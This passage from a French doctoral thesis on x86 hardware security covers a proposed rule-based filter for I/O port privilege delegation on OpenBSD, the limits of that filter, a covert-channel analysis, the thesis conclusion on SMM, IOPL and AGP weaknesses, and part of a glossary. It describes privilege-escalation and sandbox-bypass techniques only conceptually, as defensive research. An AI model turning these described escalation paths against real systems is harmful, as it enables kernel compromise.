Le problème est que, si par la suite la valeur du registre AGPM est modifiée, alors l’ouverture graphique sera activée à l’adresse spécifiée par l’application au préalable, ce qui mettra sans aucun doute le système en panne. Une solution dans ce cas est d’ajouter à l’ensemble de règles la règle $Aapbase- > RAGPM$, qui permet d’empêcher l’accès au registre AGPM, si on a déjà autorisé un accès à APBASE à une quelconque application. D’autre part, il ne faut pas oublier que l’état d’un registre à un instant t n’est pertinent que si aucune application n’a obtenu d’ores et déjà la possibilité de le modifier. En effet, dans l’état actuel des règles, il est possible de demander l’accès au registre AGPM, de vérifier que le bit de poids 9 est à 0 et le cas échéant de le mettre à 0, puis de demander l’accès au registre APBASE. On se trouve alors dans un état ou l’on a un accès simultanée aux deux ports, ce qui est précisément ce que l’on cherche à éviter. En conséquence, un ensemble de règles pertinent pour répondre au problème est : *(Aapbase -> RAGPM, AGPM = ? ? ? ? ?0 ? ? & RAGPM -> Aapbase, AGPM = ? ? ? ? ?0 ? ? & AAGPM -> Rapbase* et *AGPM= ? ? ? ? ?2 ? ? -> Rapbase*. En effet, l’accès à APBASE n’est autorisé que si le bit enable vaut 0 et que l’accès au port AGPM n’est pas d’ores et déjà autorisé. De plus, l’accès au registre AGPM n’est autorisé que si l’accès au registre APBASE n’est pas autorisé.

**Utilisation directe du graphe de dépendance**

Une variante à la solution proposée ici consiste à ne pas définir de langage de définition de règles, mais à utiliser directement le graphe de dépendance dans l’outil de filtrage. Dans ce cas, l’outil maintient l’ensemble des ports auxquels un accès a été accordé de la même façon que précédemment, mais cette fois, il vérifie systématiquement dans le graphe de dépendance que chaque nouvelle délégation de port est sans impact. Un algorithme pouvant être utilisé par le filtre est présenté sur la figure 7.3

## 7.5 Limites au modèle présenté

La présente section vise à analyser les limites liées à la construction d’un graphe de dépendance et de la stratégie de filtrage.




FIG. 7.3 – Un algorithme simple permettant de déduire l'impact de la délégation de privilèges d'entrées-sorties sur un port donné

### 7.5.1 Construction du graphe de dépendance

Les limitations principales liées au choix de la construction d'un graphe de dépendance sont les suivantes :

- la construction du graphe de dépendance est une tâche ardue. Elle nécessite de disposer de compétences conjointes d'ingénieur hardware et d'ingénieur sécurité ;
- le graphe doit évoluer quand un changement matériel survient. Par exemple quand un périphérique est ajouté ou retiré, le graphe est susceptible d'être modifié ;
- étant donné la complexité du matériel, il est aussi difficile de formaliser la construction du graphe que de modéliser les spécifications du matériel et d'établir une politique de sécurité formelle au niveau matériel. Par voie de conséquence, il est très difficile de garantir que le graphe est correct. Il est également très difficile de garantir qu'il est complet. Une approche pourra être de construire le graphe de dépendance pas à pas de telle sorte que les versions intermédiaires du graphe puissent être vérifiées, par analyse ultérieure ou audit, comme correctes ;
- le graphe n'est pas dynamique : il ne prend pas en compte que des aspects statiques.

### 7.5.2 Limites de la stratégie de filtrage

Les limites liées au choix d'une stratégie de filtrage des demandes d'autorisation d'accès aux ports d'entrées-sorties sont résumées ci-dessous :

- La stratégie de filtrage telle que décrite jusqu'ici est très draconienne. En effet, elle impose de ne définir qu'une seule structure Auth_E/S pour l'ensemble des applications. En effet, ceci est indispensable pour éliminer toute possibilité de collusion entre applications malveillantes (cette menace est réelle car dès lors qu'il a obtenu le contrôle d'un compte utilisateur, un attaquant peut lancer un nombre arbitraire d'applications différentes sous cette identité). Donc, si une application A est programmée pour être peu collaborative, elle peut s'approprier un ensemble fermé de privilèges d'accès tel qu'il n'est alors plus possible aux autres applications d'obtenir un autre accès que ceux déjà autorisés pour l'application A sans redémarrer la machine. Par exemple, si l'ensemble de règles définies sur le système est le suivant : $port_a, port_b$, alors dès lors qu'une application a obtenu l'autorisation d'accéder au port $port_a$, aucune autre application ne peut accéder au port $port_b$ (sauf si d'autres règles sont définies dans le sens contraire et que la politique de sécurité par défaut stipule que l'accès prime sur l'interdiction, mais une telle pratique est à déconseiller fortement) ;
- Les choix dépendent de l'ordre des demandes d'autorisation.

### 7.5.3 Éléments d'implémentation et application potentielle à OpenBSD

Dans la pratique, la mise en œuvre de cette technique se caractérise par l'ajout au système :

- d'une application d'administration permettant de générer un graphe de dépendance tournant en couche utilisateur et uniquement utilisable par le superutilisateur ;
- d'une application d'administration permettant de traduire un graphe de dépendance fourni en entrée en ensemble de règles formaté dans un fichier. Cette application fonctionne également en couche applicative, seul le superutilisateur pouvant l'utiliser ;
- d'une application permettant d'enregistrer un ensemble de règles pour le système. Cette application tournant elle aussi dans l'espace utilisateur n'est utilisable que par le superutilisateur. Dans les systèmes où les privilèges du superutilisateur sont restreints, cette application ne doit être accessible que lorsque les privilèges n'ont pas encore été restreints. Dans le cadre d'un système à base de securelevel, elle ne doit être accessible que dans un mode “Insecure" ;
- un utilitaire tournant en couche noyau, présenté sous la forme d'un patch noyau visant à faire respecter la politique de sécurité. Ce patch noyau aura pour effet principal de modifier tous les appels système qui permettent l'accès aux ports d'entrées sorties (i386_iopl et i386_ioperm dans le cas d'OpenBSD).

#### Taille du bitmap d'entrées-sorties

Sous OpenBSD, le bitmap d'entrées-sorties n'est pas entièrement défini. C'est également le cas sous Linux. En effet, si généralement les systèmes d'exploitation n'exploitent qu'une seule tâche matérielle, et qu'il n'est nécessaire de définir qu'un seul bitmap par tâche matérielle, en pratique, il est nécessaire pour le système d'exploitation de conserver une copie du bitmap pour chaque application. Pour des raisons d'occupation mémoire, les systèmes d'exploitation ont donc choisi de n'implémenter le bitmap d'entrées-sorties que pour quelques ports d'adresses basses. Sous Linux, et sous OpenBSD, seuls les 1024 premiers ports sont traités. En pratique, si on souhaite obtenir les privilèges d'entrées-sorties sur un port d'adresse PIO supérieure à 1023, on ne peut utiliser que i386_iopl. Au niveau matériel en effet, le bitmap d'entrées-sorties n'est pas

défini pour le port considéré, seule la mise à jour des bits IOPL est possible pour déléguer les privilèges d'entrées-sorties sur le port en question. Si le noyau choisit de déléguer les privilèges d'entrées-sorties sur l'un des ports d'adresse supérieure à 1023, il délègue par voie de conséquence les privilèges correspondants pour tous les ports d'entrées-sorties de la plage 1024-65536.

Dans le cadre de notre application, il est crucial que le mécanisme de délégation puisse s'appuyer sur un bitmap d'entrées-sorties complet, de telle sorte que le noyau puisse prendre la décision d'accorder à une application les privilèges d'accès au port 0xcf8 sans accorder les privilèges correspondants à tous les autres ports de la plage 1024-65536.

L'une des premières tâches en matière d'implémentation est donc de compléter le bitmap d'entrées-sorties de manière à obtenir la granularité souhaitée.

### Structure Auth_E/S

On définit une structure mathématique comprenant pour chaque port d'entrées-sorties un booléen. Par analogie avec ce qui est fait au niveau matériel et purement arbitrairement, si le booléen correspondant à l'un des ports d'entrées-sorties vaut 1, cela signifie que l'accès au port correspondant est refusé. Dans le cas contraire, il est autorisé. On considère que par défaut l'accès aux ports d'entrées-sorties est refusé aux applications utilisateur. Par voie de conséquence, la structure sera initiée à 1 pour chacun de ses champs.

Cette même structure sera utilisée pour chaque processus du système d'exploitation. Cette structure pourra éventuellement jouer le rôle dans le système d'exploitation du bitmap d'entrées-sorties pour chaque application du superutilisateur. Ce faisant, il n'est pas nécessaire de dupliquer cette structure pour chaque application et les limitations liées aux performances qui justifiaient la limitation de la taille des bitmaps d'entrées-sorties ne s'appliquent plus.

### Modification de i386_set_ioperm

L'appel système i386_set_ioperm permet à une application de demander à disposer des privilèges d'entrées-sorties pour chacun des ports d'entrées-sorties pour lequel le bitmap d'entrées-sorties est défini.

Nous proposons de modifier le code de l'appel système i386_ioperm pour que, suite à la vérification de allowaperture (voir 7.3.1), la fonction fasse un appel au moteur de filtrage qui vérifiera que l'accès au port d'entrées-sorties est bien possible. Dans le cas contraire il renverra un message d'erreur -EPERM (accès interdit).

Le problème auquel on se heurte ici est que l'appel système i386_set_ioperm original permettait au superutilisateur d'obtenir les privilèges d'entrées-sorties sur les ports demandés dès lors que la configuration du système le permettait. Ici, en revanche, le noyau est susceptible de refuser d'accorder les privilèges pour certains ports. Le problème est que la décision d'accorder ou de refuser de donner les privilèges d'entrées-sorties pour chacun des ports dépend potentiellement de l'ordre de traitement des ports. Si on a une règle $port_a, port_b$, le noyau ne pourra accorder l'accès qu'à l'un des deux ports, en pratique le premier pour lequel l'autorisation sera traitée.

Un autre problème relativement important est le fait que le comportement de l'appel système tel que nous le proposons est potentiellement différent de celui de l'appel original. En effet, par le passé, on pouvait toujours demander à mettre à jour le bitmap d'entrées-sorties de telle sorte que l'on abandonne les privilèges d'accès sur un port d'entrées-sorties ce qui n'est plus le cas.

#### Modification de i386_iopl

La modification de l'appel système i386_iopl est plus compliquée. En effet, l'appel système i386_iopl peut être utilisé par une application pour demander à obtenir les privilèges d'entrées-sorties pour tous les ports PIO existants.

Dans tous les cas où la solution préconisée au chapitre 7.2.2 est possible, on privilégiera une stratégie de suppression de l'appel système i386_iopl et d'utilisation uniquement de l'appel système set_ioperm. Rappelons que l'inconvénient de cette stratégie est qu'elle impose la modification de toutes les applications qui utilisent généralement l'appel système i386_iopl (comme le serveur X).

Pour le cas où une telle modification ne serait pas possible, une modification de l'appel système i386_iopl est également nécessaire. Fonctionnellement, ce que doit faire l'appel système est i386_set_ioperm pour chacun des ports PIO existants du système.

De plus on peut remarquer que le but de l'appel système considéré est théoriquement d'obtenir un accès sur tous les ports d'entrées-sorties du système. Un moindre mal, dans le cadre de cette modification pourrait être de proposer un ensemble de ports autorisés maximal. Reste à définir le terme maximal. On pourra par exemple considérer un algorithme glouton : on ne cherchera pas l'optimum (le nombre maximum de ports autorisés), mais on cherchera l'optimum à chaque étape. Une seule passe n'est donc plus suffisante. L'un des problèmes majeurs qu'il se pose est que l'ordre des vérifications est important pour déterminer la liste des ports d'entrées-sorties auxquels l'accès sera in fine autorisé.

#### Accélération des demandes multiples

Une fois qu'une application a effectué un accès à i386_iopl, l'ensemble E des ports auxquels il sera possible d'accéder depuis la couche utilisateur a été entièrement déterminé. Aucun port ne pourra être par construction ajouté à cet ensemble. Si donc une autre application (ou la même comme c'est parfois le cas) effectue un nouvel appel à i386_iopl, il est inutile de réeffectuer les calculs, on peut se contenter de mettre à jour le bitmap d'entrées-sorties pour l'application concernée (si ce bitmap n'est pas déjà mutualisé avec l'ensemble des applications du superutilisateur).

#### Modification des appels système de compatibilité Linux et FreeBSD

Outre les deux appels système principaux i386_iopl et i386_set_ioperm, d'autres appels système peuvent être utilisés sous OpenBSD par une application pour requérir l'accès à certains ports d'entrées sorties. Ces appels système ne sont accessibles que si le noyau a été compilé pour disposer de la compatibilité avec les systèmes Linux ou FreeBSD. Ces appels système peuvent être modifiés de la même façon que l'ont été les appels i386_iopl et i386_set_ioperm. Cependant, pour des raisons de sécurité, il est préférable de ne pas rendre accessible les appels système de compatibilité : i386_iopl et i386_set_ioperm lors de la compilation du noyau.

### 7.5.4 Étude de sécurité de la solution

D'après ce qui précède, toutes les tâches du superutilisateur partagent une structure commune. En effet, chacun des bitmaps d'entrées-sorties de ces tâches est la copie de la structure Auth_E/S du système. Il est donc possible à une application du superutilisateur de faire fuir de l'information à une autre complice en utilisant ce biais. En effet, supposons qu'une application A souhaite faire fuir de l'information à une application B complice. Tout ce qui lui reste à faire est

de modifier le contenu du bitmap d'entrées sorties en fonction de l'information qu'elle cherche à communiquer. L'application B, au courant de la stratégie de codage adoptée pourra en déduire l'information que l'application A cherche à transmettre. Il s'agit donc là d'un canal caché de 65536 bits.

Cependant, un tel canal caché a assez peu de chance d'être utile en pratique, dans la mesure où d'autres canaux cachés de bande passante bien plus élevée sont utilisables pour permettre à une application du superutilisateur de divulguer de l'information (modification de la valeur de variables noyau, écriture d'un fichier sur le disque...). Là où un canal caché pourrait être plus gênant est dans le cas d'une application superutilisateur cloisonnée qui parviendrait à faire fuir l'information qu'elle manipule à d'autres applications espionnes. Ce cas n'a pour l'instant pas été étudié. Cependant, on peut remarquer que cette menace n'est généralement pas prise en compte dans les modèles de cloisonnement classiques des systèmes d'exploitation grand public.

A contrario, la solution présentée permet bien entendu d'améliorer la sécurité en protégeant le noyau d'applications qui chercheraient à le corrompre à l'aide d'accès à certains périphériques du système. Cette solution permet en outre une plus grande versatilité que les solutions qui consistent pour le noyau à rejeter en bloc toute demande de délégation de privilège d'entrées-sorties à la couche utilisateur.

### 7.5.5 Analyse de la mise en œuvre pratique d'un tel modèle

Les sections précédentes ont montré un exemple de modèle qui peut servir de base à la constitution d'un mécanisme de filtrage des entrées sorties. La mise en œuvre d'un tel mécanisme permet de bénéficier d'une politique de restriction des accès aux ports d'entrées-sorties en minimalisant l'impact de la mise en place d'une telle politique sur les fonctionnalités offertes par le système. En effet, il est possible de laisser les périphériques accéder directement aux registres de configuration du matériel qui auront été identifiés comme non dangereux du point de vue de la sécurité tout en garantissant qu'en l'absence de compromission du noyau du système d'exploitation, aucun accès aux ports d'entrées sorties critiques du point de vue de la sécurité ne sera permis.

Cependant, cette stratégie se révèle difficile à mettre en œuvre en pratique dans la mesure où :

- il est difficile en pratique d'établir le graphe de dépendance ou de déterminer a priori la liste des ports dangereux pour le système. Quel que soit le modèle retenu, il est impossible à moins de mettre en œuvre une formalisation du comportement matériel de garantir la complétude et la correction de la liste de ports posant potentiellement problème du point de vue de la sécurité. La constitution d'un graphe de dépendance réaliste nécessite des compétences de concepteur matériel, d'ingénieur système et d'ingénieur sécurité ;
- le graphe de dépendance et par voie de conséquence la liste des ports dangereux est susceptible d'être fortement impacté par l'ajout de périphériques au système. Il est nécessaire de tenir l'un ou l'autre à jour en cas de modification des différents composants matériels du système ;
- plusieurs applications peuvent mal fonctionner du fait des restrictions d'accès aux ports d'entrées-sorties mises en place. Le modèle choisi permet certaine flexibilité. Le désavantage d'une telle flexibilité est que en fonction de la séquence des ports pour lesquels l'accès a été demandé par les autres applications, un application peut ou non obtenir accès aux ports auxquels elle souhaite accéder.

### 7.5.6 Conclusion

La solution présentée ici permet sans nul doute de mieux cerner la problématique du filtrage éventuel des ports d'entrées-sorties en précisant un formalisme possible pour aborder le problème et un ensemble de contraintes pratiques, rappelées au paragraphe précédent, pesant sur la mise en œuvre d'une telle solution.

Ces contraintes font que la mise en œuvre d'une solution générique visant à brider totalement les fonctions du système d'exploitation permettant à une application de requérir un accès au ports d'entrées-sorties telle que définie en 7.2.1 est en pratique à préférer pour sa facilité d'utilisation et le niveau de sécurité qu'elle offre. C'est la raison pour laquelle nous n'avons choisi de ne pas présenter dans le cadre de cette thèse de prototype d'un outil de filtrage qui mette en œuvre la solution formalisée au chapitre 7.4.

Toutefois, la solution générique visant à supprimer toute fonctions de délégation de privilèges d'entrées-sorties n'est pas systématiquement envisageable surtout lorsque des applications critiques du système ne peuvent pas être modifiées (pour des raisons techniques ou non) pour prendre en compte la nouvelle architecture du système d'exploitation. En conséquence, la solution de filtrage des entrées-sorties présentée au chapitre 7.4 peut dans ce contexte fournir une solution adaptative et paramétrable qui permette aux applications qui le nécessitent d'avoir accès à certains ports non dangereux du système tout en assurant par ailleurs un contrôle d'accès complet au niveau du système d'exploitation sur l'ensemble des ports d'entrées-sorties du système, ceci au détriment d'une mise en œuvre pratique relativement difficile et assez lourde dans des conditions acceptables de sécurité.

# Conclusion générale

Le présent document avait pour objet de montrer comment certains des mécanismes proposés par les différents composants matériels des ordinateurs modernes, et en particuliers des PC munis d'un processeur x86 ou x86-64 possédaient des faiblesses intrinsèques en terme de sécurité. Ces faiblesses ne se situent pas dans l'implémentation des composants en tant que tels, mais dans leur spécification. Il est donc potentiellement possible pour un éventuel attaquant en effectuant des opérations atomiques légitimes, documentées et conformes aux spécifications de réaliser une action contraire aux spécifications ou plus généralement non conformes au comportement attendu des composants. Ceci est particulièrement inquiétant dans la mesure où les systèmes d'exploitation reposent sur les spécifications des composants matériels pour élaborer et faire respecter leur politique de sécurité. Aussi, la capacité d'un système d'exploitation à cloisonner l'espace utilisateur de l'espace noyau ne reste vrai que dès lors que le modèle de cloisonnement mémoire proposé par le processeur qui repose sur les mécanismes propres aux modes protégés ou IA-32e de privilèges processeurs, segmentation et pagination reste cohérent. Les faiblesses et les incohérences mises en évidence dans les composants matériels dans le présent document vont donc se traduire par des incohérences dans les politiques de sécurité des systèmes d'exploitation qui mettent en œuvre lesdites ressources matérielles. Ces incohérences vont enfin être exploitables par d'éventuels attaquants qui moyennant des opérations atomiques légitimes cette fois-ci du point de vue de la politique de sécurité du système d'exploitation seront capables d'augmenter leurs privilèges sur la machine cible.

Les incohérences présentées ici trouvent leur racine dans le manque de formalisation des spécifications matérielles. Il n'y a pour le concepteur de système d'exploitation ou d'application aucun moyen de s'assurer que les spécifications sont cohérentes. Comment par exemple garantir que la bonne mise en œuvre des mécanismes de segmentation et de pagination (quand bien même cette mise en œuvre serait parfaite) assure le cloisonnement souhaité. Si je marque une page mémoire comme accessible en lecture seule, je peux être en effet convaincu que cette page est accessible en lecture seule pour tous les processus logiciels qui essaient d'accéder à cette page par les moyens que j'ai prévu pour le faire. Mais en existe-t-il d'autre ? Les travaux de cette thèse montrent que même lorsque l'on pense avoir utilisé parfaitement les mécanismes matériels, le manque de formalisation pourra induire des faiblesses dans les politiques de sécurité. Le manque de formalisation peut être spécifique à un composant, ou à un ensemble de composants. En effet, les principes de fonctionnement d'un composant ne restent valides que si d'autres composants n'introduisent pas de nouveaux mécanismes permettant de les contourner (voir section 3).

En particulier, nous avons ici montré qu'il existaient des faiblesses dans :

– les mécanismes de transitions depuis et vers le mode System Management des processeurs x86 et x86-64. Le mode System Management est un mode très privilégié et dès lors qu'un attaquant est capable d'exécuter du code arbitraire dans ce mode, il possède les privilèges maximaux sur le système. Le modèle de transition vers ce mode ne garantit pourtant en aucune façon qu'il soit impossible de lancer du code arbitraire dans ce mode depuis un

anneau (ring 3 par exemple) non privilégié du mode IA-32e ou protégé ;
- le mécanisme de délégation des privilèges d'entrées-sorties. Ces mécanismes de délégation (IOPL et I/O Bitmap) ont été introduits dans les processeurs x86 et x86-64 de telle sorte qu'il soit possible au noyau de déléguer un certain nombre de ces privilèges sans pour autant déléguer l'ensemble de ces privilèges. Les travaux de la présente thèse montrent qu'il est en pratique impossible d'espérer que la délégation de privilèges d'entrées-sorties ne se traduise par la délégation de privilèges équivalents à ceux du noyau ;
- les mécanismes de virtualisation matérielle. Le présent document montre qu'il est impossible de se convaincre a priori que les propriétés de cloisonnement annoncées par les concepteurs de ces technologies sont vérifiées quelque soit la configuration choisie, et qu'il n'existe d'autre part a priori aucun guide de configuration basée sur une analyse formelle de sécurité de ces technologies ;
- les mécanismes de configuration des contrôleurs USB, de la SMRAM et de l'ouverture graphique AGP. Le fait qu'il soit possible de reprogrammer ces composants depuis un processus de niveau initial de privilèges restreint rend possible des attaques concrètes sur certains systèmes ;
- la fonctionnalité d'ouverture graphique AGP en elle même qui remet en question les principes de sécurisation mémoire prévus au niveau du processeur.

Les deux faiblesses principales mises en évidence sont celles liées aux mécanismes de transitions du mode System Management et surtout au mécanisme de délégation de privilèges d'entrées-sorties dans la mesure où ses faiblesses structurelles sont liées au mode de fonctionnement même des processeurs, et donc inhérentes à ces derniers.

Ces faiblesses diverses se traduisent par des vulnérabilités génériques sur les systèmes d'exploitation qui mettent en œuvre des composants matériels possédants de tels mécanismes. Il est important de noter que même si le système d'exploitation ne met pas en œuvre une fonctionnalité, cette dernière reste bien présente et généralement accessible à un éventuel attaquant. Pour chacun des exemples données aux chapitres 3, 4 et 5, on est capable d'isoler l'ensemble des privilèges initialement nécessaires à un attaquant (indépendamment de la nature du système d'exploitation) pour que ce dernier soit en mesure moyennant des opérations atomiques légitimes d'obtenir des privilèges équivalents à ceux du noyau.

Ces faiblesses génériques se traduisent par des attaques avérées sur des systèmes classiques. Nous avons en particulier montré comment il est possible pour un attaquant d'obtenir les privilèges noyaux depuis un compte aux privilèges restreints (Root en mode “Highly Secure") en utilisant une attaque par escalade de privilège mettant en œuvre au choix des transitions vers le mode System Management depuis le mode nominal de fonctionnement ou des mécanismes liés aux contrôleurs USB ou à l'ouverture graphique AGP. Le mécanisme de securelevel utilisé par les systèmes mettant en œuvre NetBSD peuvent également être contournés, de même que le mécanisme de capacité POSIX sous Linux, les barrières “chroot" de GRSecurity (moyennnant certaines hypothèses de configuration) et les barrières de virtualisation mises en place par la technologie VT d'Intel® (voir chapitre 6).

Plusieurs approches sont envisageables pour contrer ces problèmes. Une première solution est de prendre les escalades de privilèges une par une et de tenter de trouver une parade spécifique pour chacune d'entre elle. Cette approche, bien qu'assez classique en sécurité (chaque attaque par débordement de tampon fait l'objet d'un patch de sécurité spécifique) n'est bien entendu pas satisfaisante car elle ne garantit aucunement la sécurité du système mais seulement que quelques-unes des brèches communes sont colmatées. Nous préconisons de s'attaquer au problème à la base par une gestion cohérente des privilèges d'entrées-sorties. Plusieurs approches sont présentées au chapitre 7. Les modifications suggérées sont malgré tout relativement impactantes.

Comme précisé au chapitre 7.3.1, il a fallu plus d'un an à OpenBSD et une refonte complète de l'architecture du serveur d'affichage sur ce système pour qu'OpenBSD soit en mesure de proposer un mode de fonctionnement immunisé contre les attaques proposées mais qui permette tout de même de faire fonctionner le serveur graphique dans un mode dégradé. D'autres systèmes bien qu'également impactés ne semblent pas prêts à faire l'effort nécessaire pour prendre le problème en compte en profondeur et se contentent de proposer des configurations qu'ils jugent sécurisées au cas par cas.

L'ensemble de ces considérations montre bien comment il est difficile de concevoir un système d'exploitation sécurisé sans maîtriser entièrement le matériel sous-jacent. En effet, ce dernier peut posséder des bogues d'implémentation qui peuvent s'avérer critiques en terme de sécurité. Il est également possible que ces composants possèdent des fonctions cachées ou propriétaires non documentées qui peuvent mettre en péril la capacité des composants à faire respecter une politique de sécurité dès lors qu'un attaquant en a connaissance. Enfin, et c'est l'objet principal de la présente réflexion, il n'est aucunement garanti que même en l'absence de bogue ou de fonction non documentée, les spécifications et les mécanismes proposés par le matériel soient cohérents. Certaines incohérences ont même été mises ici à jour et démontrées. En cas d'incohérence, c'est encore une fois la sécurité de l'ensemble des couches logicielles du système qui est remise en cause.

La maîtrise des composants matériels et de leur spécification est donc un enjeu crucial qui n'est pas toujours apprécié à sa juste valeur, ni par les concepteurs de systèmes d'exploitation ou d'applications, ni par les concepteurs de systèmes complexes. La sécurité d'un système ne peut en effet se passer de telles considérations.

# Annexe A

# Glossaire

*Note : ce glossaire n'a aucun objectif spécifique de complétude. Il vise à présenter au lecteur dans des termes simples certains des concepts utiles à la bonne compréhension du présent manuscript.*

**ACPI (Advanced Configuration and Power Interface) :** l'ACPI est une norme ayant pour but principal de permettre une limitation de la consommation d'un ordinateur en la gérant de manière efficace, en particulier en coupant ou en limitant l'alimentation des composants qui sont inactifs. L'ACPI est considéré comme le successeur de l'APM.

**Adresse logique :** tout programme logiciel s'exécutant en mode protégé sur une machine x86 ne manipule exclusivement que des adresses logiques. Ces adresse logiques sont traduites par les mécanismes de segmentation et de pagination successivement en adresse virtuelle puis en adresse physique, adresse manipulée par l'ensemble des composants de la carte mère.

**Adresse physique :** l'espace des adresses physiques est l'espace des adresses manipulées par l'ensemble des composants de la carte mère processeur, chipset, périphérique mais pas par les composants logiciels qui s'exécutent sur le processeur. Cet espace d'adressage physique comprend la mémoire principale ainsi que l'ensemble de la mémoire des périphériques accessible en MMIO.

**Adresse virtuelle :** l'espace des adresses virtuelles est l'espace des adresses obtenu après traduction par le mécanisme de segmentation et avant traduction éventuelle par le mécanisme de pagination en adresse physique. Généralement, les systèmes d'exploitation mettent la segmentation en œuvre de telle façon qu'un des champs de l'adresse logique (le champs “offset") est systématiquement égal à l'adresse virtuelle.

**AGP (Advanced Graphics Port) :** le bus AGP permet principalement de connecter une carte graphique au chipset d'un système PC.

**Anneau :** voir Ring.

**APM (Advanced Power Management) :** la norme APM permet une gestion de l'alimentation du système par le BIOS ou le système d'exploitation. Bien que cette norme soit toujours supportée par la plupart des systèmes d'exploitation, elle est théoriquement remplacée par l'ACPI.

**BIOS :** le BIOS est le composant responsable de la configuration initiale du système. La routine POST (Power On Self Test) du BIOS est le premier composant à s'exécuter lors du démarrage du système. Une fois que le POST a configuré les différents services souhaités, le BIOS passe la main au chargeur de démarrage qui permettra de sélectionner le système d'exploitation à démarrer. Historiquement, les systèmes d'exploitation faisaient appel à des routines du BIOS en cours de fonctionnement pour configurer des périphériques ou communiquer avec eux, mais ce n'est aujourd'hui plus le cas dans les machines modernes. Le BIOS ne sert généralement qu'au démarrage du système.

**Call Gate :** une Call Gate est une structure pouvant être insérée dans la GDT ou la LDT d'un système (voir plus bas) et permettant l'exécution de code situé à une adresse mémoire définie dans la structure avec un niveau de privilège processeur différent du niveau de privilège courant. Une façon de réaliser un appel système est donc de définir une Call Gate pouvait être utilisée par du code s'exécutant avec des privilèges du ring 3 et permettant l'exécution du code de l'appel système avec les privilèges du ring 0. Il est bien entendu crucial qu'il soit impossible pour un attaquant d'ajouter à volonté des Call Gates dans la GDT ou la LDT du système dans la mesure où cela lui donnerait la possibilité d'exécuter depuis un ring qu'il choisit (le ring 3 vraisemblablement) du code à une adresse qu'il choisit, avec le niveau de privilège processeur qu'il choisit (ring 0 vraisemblablement).

**Chipset :** le chipset est l'un des composants principaux d'une plateforme de type PC et se situe physiquement sur la carte mère de cette dernière. Le chipset est responsable de la gestion mémoire au niveau système, et de la gestion des périphériques. Il est à ce titre le correspondant privilégié du processeur. Il a par exemple la charge (via son composant northbridge) d'effectuer la correspondance entre une adresse reçue et le périphérique MMIO auquel cette adresse est associée. Il est responsable (via son sous-composant southbridge) de la gestion des principaux bus du système : bus PCI, IDE, LPC, AGP, PCI-express par exemple.

**chroot :** mécanisme de cloisonnement faible disponible sous les systèmes d'exploitation sur base UNIX classiques et qui permet d'isoler un processus ou un ensemble de processus dans un espace d'exécution qui lui est propre.

**CPL :** voir Ring.

**/dev/mem :** sur la plupart des systèmes UNIX, le fichier /dev/mem fournit à la couche applicative une vision de la mémoire physique du système telle que la voit le chipset. Sous OpenBSD, toute personne possédant les droits d'accès en écriture sur un tel fichier peut donc modifier le code ou les données de tout autre composant.

**/dev/kmem :** sur la plupart des systèmes UNIX, le fichier /dev/kmem fournit à la couche applicative une vision de la mémoire virtuelle de chaque processus qui correspond au noyau. Sous OpenBSD, chaque processus qui possède des privilèges d'accès en écriture sur ce fichier a ainsi la possibilité de modifier le noyau du système d'exploitation.

**/dev/xf86 :** le fichier /dev/xf86 est analogue à /dev/mem mais ne permet un accès qu'aux zones nécessaires à un affichage graphique. En particulier, ce fichier permet l'accès à la zone mémoire 0xa0000-0xbffff qui entre en jeu dans l'affichage en mode texte. Ce fichier est en particulier

disponible sous OpenBSD.

**DMA (Direct Memory Access) :** le mode DMA est l'un des modes de communications entre le bloc composé du processeur et de la mémoire du système et l'ensemble des périphériques. Ce mode permet des échanges entre mémoire et périphériques sans contrôle ni intervention du processeur a posteriori.

